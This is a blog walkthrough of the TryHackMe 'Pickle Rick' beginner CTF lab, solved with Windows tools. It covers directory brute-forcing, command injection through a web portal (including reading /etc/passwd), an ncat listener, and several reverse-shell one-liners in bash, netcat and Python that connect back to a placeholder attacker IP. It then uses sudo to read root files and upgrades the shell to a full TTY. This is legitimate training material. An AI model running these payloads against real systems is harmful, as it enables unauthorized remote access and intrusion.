
Pickle Rick - TryHackMe Walkthrough
April 21, 2025
💻 PowerHack Series
This write-up is part of my PowerHack series — a personal initiative to solve TryHackMe CTFs using only Windows-based tools.
From PowerShell to WSL, I’m proving that ethical hacking can be done effectively without leaving your Windows workstation.
Room Summary: A Rick and Morty-themed beginner CTF on TryHackMe. Your mission is to help Rick transform back into a human by finding 3 secret ingredients scattered throughout the system.
🕵️ Reconnaissance
Recon, or reconnaissance, is the first step in any hacking or penetration testing task. This is where we gather as much information as possible about the target—such as open ports, services, files, or hidden pages.
Step 1: Manual Browsing
Visit the target URL (e.g., http://MACHINE-IP) and interact with the page. Use the browser’s View Page Source to uncover hidden hints:
Note to self, remember username!
Username: ???
🧠 Always inspect the HTML source. Developers often leave clues there.

Step 2: Directory Brute Force
Use gobuster to enumerate directories and potential hidden files:
gobuster dir -u http://MACHINE-IP -w ./wordlists/common.txt -x .txt,.php,.html -t 50
Explanation:
-w: wordlist-x: file extensions to look for-t: threads (speed)
Scan Results (partial):
/index.html           (Status: 200)
/login.php            (Status: 200)
/portal.php           (Status: 302)
/robots.txt           (Status: 200)
Bonus PowerShell Tip: URL Tester
Use PowerShell to automate quick endpoint checks:
param (
    [string]$Url
)
$paths = @("robots.txt", "clue.txt", "admin", "login.php")
foreach ($path in $paths) {
    $target = "$Url/$path"
    try {
        $res = Invoke-WebRequest -Uri $target -UseBasicParsing -ErrorAction Stop
        if ($res.StatusCode -eq 200) {
            Write-Host "$path exists!" -ForegroundColor Green
        }
    } catch {
        Write-Host "$path not found." -ForegroundColor DarkGray
    }
}
Run it with:
.\Test-URLs.ps1 -Url http://MACHINE-IP/
Results:
robots.txt exists!
clue.txt exists!
login.php exists!
Step 3: Investigate Clues
robots.txtcontains:Wubbalubbadubdub- A login form was found at
/portal.php➝ redirected tologin.php
Try known username(s) from earlier page source and robots.txt.
🧠 Command Execution via Web Portal
Once logged in to portal.php, you’ll see a command execution input field.

Start Testing
Try basic commands:
ls
whoami

Then chain commands:
ls; whoami
cat /etc/passwd


Locate the first ingredients via the browser:
/Sup3rS3cretPickl3Ingred.txt

The clue.txt file looks intressting.
Look around the file system for the other ingredient. Lets see if we can browser it like we did with Sup3rS3cretPickl3Ingred.txt:
/clue.txt
Time to set up a listener and try to get a reverse shell
⚙️ Getting a Reverse Shell
Step 1: Setup a Listener (Windows)
ncat.exe -lvnp 4444
Step 2: Execute Payload
Try Bash reverse shell:
bash -i >& /dev/tcp/YOUR-IP/4444 0>&1
If blocked, URL encode the payload:
bash%20-i%20%3E%26%20/dev/tcp/YOUR-IP/4444%200%3E%261
Or if that fails
nc YOUR-IP 4444 -e /bin/bash
Or use Python:
python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("YOUR-IP",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash"])'
🐚 Your listener should show:
Ncat: Connection from MACHINE-IP:PORT
PS C:\Temp> ncat.exe -lvnp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from MACHINE-IP:PORT.
🔍 Privilege Escalation & Flag Hunting
Explore the file system and find the flags (ingredients):
run python3 -c ‘import pty; pty.spawn(“/bin/bash”)’ to get a bash prompt:
Ncat: Connection from MACHINE-IP:PORT.
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-10-81-100:/var/www/html$
Now lets find the ingredients
www-data@ip-10-10-81-100:/var/www/html$ cd /home/rick
cd /home/rick
www-data@ip-10-10-81-100:/home/rick$ ls -la
ls -la
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019  .
drwxr-xr-x 4 root root 4096 Feb 10  2019  ..
-rwxrwxrwx 1 root root   13 Feb 10  2019 'second ingredients'
www-data@ip-10-10-81-100:/home/rick$
Here we found ‘second ingredients’ lets cat it and get the information from it. remember that cat second ingredients is treating it as two separate filenames we have to use quotes to handle the space in the filename
www-data@ip-10-10-81-100:/home/rick$ cat "second ingredients"
cat "second ingredients"
1 ????? ????
www-data@ip-10-10-81-100:/home/rick$
Now lets hunt for the third ingredients lets list all files in root directory
www-data@ip-10-10-81-100:/home/rick$ cd /
cd /
www-data@ip-10-10-81-100:/$ sudo ls -la /root
sudo ls -la /root
total 36
drwx------  4 root root 4096 Jul 11  2024 .
drwxr-xr-x 23 root root 4096 Apr 21 13:30 ..
-rw-------  1 root root  168 Jul 11  2024 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  161 Jan  2  2024 .profile
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-------  1 root root  702 Jul 11  2024 .viminfo
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  4 root root 4096 Jul 11  2024 snap
www-data@ip-10-10-81-100:/$
Her we find the file 3rd.txt now we just have to cat it to display the third ingredients
www-data@ip-10-10-81-100:/$ sudo cat /root/3rd.txt
sudo cat /root/3rd.txt
3rd ingredients: ????? ?????
www-data@ip-10-10-81-100:/$
🎯 All 3 ingredients recovered successfully!
🔄 Bonus: Upgrade to Full TTY for Better Shell Experience
From inside your reverse shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'
Then, press:
CTRL-Z
In your terminal:
stty raw -echo; fg
Press Enter, then:
export TERM=xterm
clear
Now you get:
- Tab completion
- CTRL+C
- Better prompt
✅ Completion Summary
By completing this room, you practiced:
- Manual & automated reconnaissance
- HTML source code analysis
- Directory brute-forcing
- Web command injection
- Reverse shells on Linux from Windows
- Privilege escalation basics
💡 PowerHack Tip: Always automate your recon and test multiple reverse shell payloads using PowerShell scripts!
🔚 Part of the PowerHack Series
This walkthrough is one of many in my journey to hack from Windows.
Check out more write-ups, tips, and tools at krikas-sec.github.io or follow my updates on GitHub.
Thanks for following this walkthrough — welcome to the PowerHack community 🚀